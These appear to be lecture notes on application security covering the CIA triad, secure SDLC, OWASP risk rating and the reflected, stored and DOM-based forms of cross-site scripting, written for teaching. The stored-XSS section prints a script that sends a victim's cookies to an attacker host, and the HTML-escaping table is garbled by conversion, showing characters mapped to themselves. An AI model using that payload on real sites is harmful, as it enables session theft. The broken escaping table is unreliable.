L01 | Introduction to Application Security

Core Principles of Information Security

Confidentiality, Integrity & Availability | CIA

Confidentiality

Ensures that only authorized individuals are able to view information

Integrity

Ensures that only authorized individuals are able to change (or delete) information

Availability

Ensures that the data or the system is available for the authorized user when required

Authenticity & Non-repudiation | CIA extension

The increased use of networks for commerce requires 2 additional security goals for the CIA of security

Authenticity

Ensures that an individuals is who he claims to be

Non-repudiation

Ability to verify a sender has sent the message to a recipient and both parties are unable to deny later that they sent or received the message

Vulnerability and Threat

Vulnerability

Vulnerability is the weakness in an information system, system security procedures, internal controls or implementation. These can be exploited or triggered by a threat source.

Threat

Threat is any circumstance that could negatively affect organizational operations, assets or individuals. These can be caused by unauthorized access, destruction, disclosure, modification or denial of service
Organizational operations include: mission, functions, image, or reputation

Security | To protect a system from threat

- Find weaknesses/flaws
- Solution to the flaw
- Prevent future occurrences
- Detect attack pattern
- Report the attack

Protection = Prevention + (Detection + Response)

Prevent, Detect and Response

Prevention | Measures to stop threats before they occur

- Access controls: Limit who can access systems and data
- Firewalls: Block unauthorized network traffic
- Encryption: Protect data from being read by unauthorized user

Detection | Measures to identify threats in real-time

- Intrusion Detection Systems (IDS): Monitor networks and systems for suspicious activity
- Audit logs: Track and log system activities for identifying potential security breaches

Responsive | Measures to handle and mitigate threats after detection


- Backups: Ensure data recovery in case of data loss or attack
- Incident Response Team: Handle and contain security incidents
- Computer forensics: Analyze and investigate security breaches to determine their source and impact

Systems & Application Security

Operating systems support the execution of applications which uses:

- System libraries
- Application frameworks

Any vulnerabilities on the operating system results in potential threats against the applications running in the system



Securing Network

Relies on secured network infrastructure

Router	Routers are your outermost network ring. • They channel packets to ports and protocols that the application needs. • Common TCP/IP vulnerabilities are blocked at this ring.
Firewall	The firewall blocks those protocols and ports that the application does not use. • Additionally, firewalls enforce secure network traffic by providing application-specific filtering to block malicious communications.
Switch	Switches are used to separate network segments. • They are frequently overlooked or overtrusted.

Securing Host

Relies on web server, application server or database server configuration

Patches & updates	When new vulnerabilities are discovered, exploit code is frequently posted on internet within hours of the first successful attack • Patching and updating the server's software is the first step towards securing server
Services	The service set is determined by the server role and application it hosts • By disabling unnecessary and unused service it enables quick and easy reduction of attack surface area
Protocols	To reduce the attack surface area and the avenues open to attackers, disabling any unnecessary or unused network protocols
Accounts	The number of accounts accessible from a server should be restricted to the necessary set of service and user accounts. • Additionally, one should enforce appropriate account policies, such as mandating strong passwords
Files & Directories	Files and directories should be secured with restricted NTFS permissions or perform necessary encryption
Shares	All unnecessary file shares, including the default admin shares if they are not required, should be removed. • Secure the remaining shares with restricted NTFS
Ports	Services running on a server listen on specific ports to serve incoming requests • Open ports on a server must be known and audited regularly to make sure that an insecure service is not listening and available for comms
Auditing and logging	Auditing is vital aid in identifying intruders or attacks in progress • Logging proves particularly useful as forensics information when determining how an intrusion or attack was performed

Securing the Application | Main Point of Module

Web application security is the process of securing confidential data stored online from unauthorized access and modification

The aim of web application security is to identify:

- Critical assets of the organization
- Genuine users who may access the data
- Level of access provided to each user
- Various vulnerabilities that may exist in the application
- Data criticality and risk analyst on data exposure
- Appropriate remediation measures
- How to be used VS how to be misused

Input validation	Input validations refers to how the application filters, scrubs or rejects input before any processing
Authentication	Authentication is the process where an entity proves the identity of another entity, typically through credentials such as username and password
Authorization	Authorization is how your application provides access controls for resources and operations
Configuration Management	Configuration management refers to how the application handles operational issues such as: • Which database does it connect to • How is application administered • How settings get secured
Sensitive data	Sensitive data refers to how the application handles any data that must be protected either in memory, over the wire or in persistent stores
Cryptography	Cryptography refers to how the application enforces confidentiality and integrity
Parameter manipulation	Form fields, query string arguments, and cookie values are frequently used as parameters for your application. Parameter manipulation refers to both how your application safeguards tampering of these values and how your application processes input parameters.
Exception management	When a method call in your application fails, what does your application do? How much do you reveal? Do you return friendly error information to end users? Do you pass valuable exception information back to the caller? Does your application fail gracefully?
Auditing & Logging	Auditing and logging refer to how your application records security-related events. Showing who did what

Why Application Security

"....retired Rear Adm. Betsy Hight (vice president of Hewlett-Packard's cybersecurity practice). Hight said the network no longer is the primary target for attacks. Seventy percent of attacks now target applications, and that is a shift in the threat landscape that has not been adequately dealt with ....."

Why do web application security problems exist

Root cause:

- Developers are not trained to write or test for secure code
- Network security alone does not help protect the web application layer, thus a combination of security methods are required

Current state:

- Organizations test tactically at a late & costly stage in the SDLC
- A communication gap exists between security and development as such vulnerabilities are not fixed
- Testing coverage is incomplete

Preventive Vs Detective

Prevention | Passive

Host

- Firewall
- Hardening
- Secure accounts
- Log activities
- Data protection

Web App

- Write secure code
- Data protection
- Testing

Detection | Active

Host

- IDS (Inspect log files)

Web App

- Anti bot
- Account lockout
- Authentication mechanism
- Hint: Entry point

Software Development Life Cycle | SDLC

The software development life cycle is a structure imposed on the development of a software product

1. **Requirements**
2. **Design**
3. **Implementation**
4. **Testing**
5. Deployment
6. Maintenance

Secure software | Requirements

Confidentiality: All data in transit must be encrypted.
Integrity: All input must be validated against a set of allowable input.
Availability: System availability must be 99.9999%.
Authentication: Must use two or more factors of authentication.
Authorization: Access to secret files is restricted to users with secret or top secret clearance.
Audit/Logging: Audit logs must be kept for 3 years.
Session Management: Session ID must be encrypted.
Errors and Exception Management: All exceptions must be explicitly handled.

Secure software | Design

Confidentiality: Encryption algorithm, key size, digital certificates.
Integrity: Hash functions, referential integrity.
Availability: Redundancy.
Authentication: Biometric, token.
Authorization: Auditor role can perform read access to all logs.
Auditing/Logging: What to log, validate the integrity of logs by hashing the logs.

Secure Design Considerations/Approaches to security

Least privilege

Allow each user/process minimum privileges to do required work
Pros: Limit privileges = limit amount of harm caused, limit organizations exposure to damage, protext sensitive resources and helps ensure that those with the resources have a valid reason to interact

Separation of Duties

Programmer should differ from code reviewers
Pros: No individual can abuse system for their own gain and ensures a certain level of check and balance
Cons: increase cost or delay

Defense in Depth

Design software should not easily break down when one security mechanism is broken

Fail Secure

Design your program to recover or terminate “gracefully” upon any form of failure

Psychological acceptability

Security protection mechanism should be easy to use

Implicit deny


Often a series of rules will be used to determine whether or not certain staff or employees are allowed access to specific services. (e.g cnnt access game on sch wifi)

Others

Programming language, data type, format, range and length, database security, interface, interconnectivity

Secure Design Processes

Threat Modeling



Threat modeling can systematically identify and rate the threats that are most likely to affect your system

Secure Software Implementation

- CWE/SANS Top 25 Most Dangerous Software Errors
- OWASP top 10 vulnerability
- Common Software Vulnerabilities Category
- Defensive Coding Practices
- Secure Software Processes (during implementation)


Secure Software Testing

Types of Software Testing

Functional Testing
Unit testing, integration testing
Recoverability Testing
Performance testing (load and stress test), scalability test
Security Testing

Test for resiliency of software
White box testing, black box testing, fuzzing, penetration testing

Microsoft Security Development Lifecycle



- SD3 + C
  - Secure by design
  - Secure by default
  - Secure in deployment
  - Communication
- PD3 + C
  - Privacy by design
  - Privacy by default
  - Privacy by Deployment
  - Communication
- A mandatory policy since 2004 with 4 maturity model
  - Basic
  - Standardized
  - Advanced
  - Dynamic
- Articulates policies for conformance and provides tools
- Security and privacy early and throughout the development process

Useful Link

Microsoft Security Development Lifecycle (SDL):
http://www.microsoft.com/security/sdl/default.aspx
Software Assurance Maturity Model (SAMM):
http://www.opensamm.org/downloads/SAMM-1.0.pdf
NIST Information Security in the System Development Life Cycle (SP 800-64):
http://csrc.nist.gov/groups/SMA/sdlc/index.html
Build-Security In – Secure Software Development Lifecycle Process:
https://buildsecurityin.uscert.gov/bsi/articles/knowledge/sdlc/326-BSI.html
Cyber Security Terms
https://www.sans.org/security-resources/glossary-of-terms/
Articulate Rise
https://rise.articulate.com/share/bM-hXsuby90qND05qBVGv4BENpFDWA-T#/lessons/0Of3eY33TL3rlz0CFuGCod6N0QzQHuhC

L02 | Client Side Attack

OWASP | Open Web Application Security Project

OWASP Foundation is a non-profit foundation that works to improve the security of software. It is a community-led open source software project which acts as a source for developers and technologists to secure the web.

OWASP Risk Rating Methodology

Risk model : Risk = Likelihood * Impact

There are 6 steps:

1. ### Identifying a risk

   Identify the security risk, looking at OWASP, SANS top 25

2. ### Estimate likelihood

   There are a number of factors that determine the likelihood.
   The first set of factors are related to the threat agent involved

   - Skill level
   - Motive
   - Opportunity
   - Size
   - Ease of discovery
   - Ease of exploit
   - Awareness
   - Intrusion detection

3. ### Estimate impact

   Each factor has a set of options


   - Loss of confidentiality
   - Loss of integrity
   - Loss of availability
   - Loss of accountability
   - Financial damage
   - Reputation damage
   - Non-compliance
   - Privacy violation

4. Determining severity of the risk

Likelihood and impact levels	
0 to < 3	Low
3 to < 6	Medium
6 to 9	High

Likelihood							
Skill level	Motive	Opportunity	Size	Ease of discovery	Ease of exploit	Awareness	Intrusion detection
5	9	4	9	3	3	4	8
Overall likelihood				5.625	Medium		

Impact							
Loss of confidentiality	Loss of integrity	Loss of availability	Loss of accountability	Financial damage	Reputation damage	Non-compliance	Privacy violation
5	7	7	7	7	9	7	7
Overall impact				7.0	High		



5. Deciding what to fix

After the risk to the application has been classified there will be a prioritized list of things to fix

- The most severe risks should be fixed first
- Not all risks are worth fixing

Some loss is not only expected but justifiable based upon the cost of fixing the issue

6. Customizing your risk rating model

Risk ranking should be adapted to your own company purpose and mission

- Adding factors
- Customizing options

OWASP Risk Rating

Threat Agents	Exploitability	Weakness Prevalence	Weakness Detectability	Technical Impacts	Business Impacts
Appli-cation Specific	Easy: 3	Widespread: 3	Easy: 3	Severe: 3	Business Specific
	Average: 2	Common: 2	Average: 2	Moderate: 2	
	Difficult: 1	Uncommon: 1	Difficult: 1	Minor: 1	

For each of these risks, OWASP provide generic information about likelihood and technical impact using the following simple ratings scheme. Check out OWASP Risk Rating Methodology.

XSS | Cross Site Scripting

A client side code injection attack allowing the injection of malicious code into a website

OWASP Definition of XSS

XSS flaws occur whenever an application includes **untrusted data** in a new web page **without proper validation** or escaping, or updates an existing web page with user supplied data using a browser API that can create HTML or JavaScript.

Impact of XSS

When attackers successfully exploit XSS vulnerabilities in a web application, they can insert script that gives them access to end users' account credentials. Attackers can perform a variety of malicious activities, such as:

- Steal user's session, steal sensitive data, rewrite web page, redirect user to phishing or malware site
- Hijack an account
- Spread webworms
- Access browser history and clipboard contents
- Control the browser remotely
- Scan and exploit intranet appliances and application

Summarized impact of XSS

XSS allows attackers to execute scripts in the victim's browser

- Steal users cookies, allowing someone to use the website pretending to be that user
- Steal users session, steal sensitive data, rewrite web page, redirect user to phishing or malware site

XSS Prevention

Secure Input Handling Methods:
Encoding: Escapes user input so the browser treats it as data, not as executable code.
Validation: Filters user input to ensure it doesn't contain malicious commands while allowing safe code.

Encoding

Definition: The process of converting user input into a format that the browser interprets as data.
HTML Escaping: Converts characters to their HTML entity equivalents to prevent code execution.

E.g. :

< becomes <
> becomes >
(becomes (
) becomes)
becomes
& becomes &

Implementation Example in ASP.NET:

```
string sanitizedInput = HttpUtility.HtmlEncode(dirtyInput);
```

Input Validation

Definition: The act of filtering user input to remove malicious components without necessarily discarding all code.

Input validation

Special Character Filtering:


- Remove or handle characters that can introduce HTML tags or character entities, such as:
  < (introduces a tag)
  & (introduces a character entity)

Whitelist Approach:

- Identify and allow only safe characters to reduce risk.

Example: Use ASP.NET Validation Server Controls to enforce validation rule

Example of XSS | General



Reflected XSS | Non-persistent

The malicious string originates from the victim's request. (form field, hidden field, url). The website then includes this malicious string in the response sent back to the user

- The script is executed on the victim side, not stored on the server


When a user clicks on the URL, it is executed in the user's browser. This type of attack is often used to send personal data of a user back to an attacker. This attack is very simple to exploit, which is one reason it is so popular and effective.

- Injected scripts are reflected off the web server
    - Error message, search result or any other response

E.g. Malicious code hidden inside links and embedded in emails or forum messages.

Unsuspecting user clicks on this link, the malicious code may be executed on the client

```
<A HREF="http://example.com/comment.pl?mycomment=<SCRIPT>malicious code</SCRIPT>">
Click here</A>
```



Reflected XSS Explained

1. The attacker crafts a URL containing a malicious string and sends it to the victim
   By various means such as phishing email, an injected link in vulnerable website
2. The victim is tricked by the attacker into requesting the URL from the vulnerable website
3. THe vulnerable website includes the malicious string from the URL in the response
4. The victim's browser executes the malicious script inside the response, sending the victim's cookies to the attacker's server


Persistent (stored) XSS

The malicious string originates from the website's database

- The injected scripts are stored on vulnerable servers

E.g. An attacker posting a message as follows on a forum

Hello message board. This is a message. <script> document.write(" <img src=http://steal.com/xssHack/Steal?"+document.cookie+">") </script> This is the end of my message.



Persistent XSS Explained

1. Attacker uses one of the website's forms to insert a malicious string into the website's database
2. The victim requests a page from the website
3. The website includes the malicious string from the database in the response and sends it to the victim
4. The victim's browser executes the malicious script inside the response, sending the victim's cookies to the attacker's server

DOM-based XSS

The vulnerability is in the client-side rather than the server-side code.
Dom-based XSS is an attack where the attack payload is executed as a result of modifying the DOM "environment" in the victim's browser so that the client side code runs in an "unexpected" manner

When client-side JavaScript processes untrusted data in an unsafe manner, writing the data directly into a dangerous sink within the DOM.

- The request does not travel to the server but stay at the browser the entire time

DOM | Document Object Model

The DOM is a programming interface for HTML and XML documents which can be manipulated
The DOM is a javascript class defining HTML elements as objects supporting: properties, methods and events.

Key Concepts


Source

- Javascript property that can be controlled by an attacker

E.g location.search (reads input from the URL query string)
Sink

- A function or DOM object that allows execution of javascript code or renders HTML

Example of Code Execution Sink: eval().
Example of HTML Sink: document.body.innerHTML.



How it happens


- Data from an untrusted source is processed without proper validation or sanitization.
- The unsafe data is then written to a vulnerable sink, leading to potential execution of malicious scripts.

Location.search

This type of vulnerability occurs when untrusted data (like location.search) is passed directly to a dangerous sink (like document.write()) without validation or escaping. Attackers can inject harmful scripts through the URL, causing XSS attacks.
If the code on the website looks like this:

```
document.write(location.search);
```

When someone clicks this link, document.write() writes the <script> tag to the page, which runs the alert('XSS') script in the victim's browser, leading to an XSS attack.
^^ location.search is a JavaScript property that captures the query string in a URL. The query string is the part of a URL that starts after the ? If it is called with untrusted data (like input from location.search), it can render the attacker's malicious script.



DOM-Based XSS Explained

1. The attacker crafts a URL containing a malicious string and sends it to the victim
2. The victim is tricked by the attacker into requesting the URL from the website
3. The website receives the request but does not include the malicious string in the response
4. The victim's browser executes the legitimate script inside the response, causing the malicious script to be inserted into the page.
5. The victim's browser executes the malicious script inserted into the page, sending the victim's cookies to the attacker's server

CSRF | Cross-Site Request Forgery

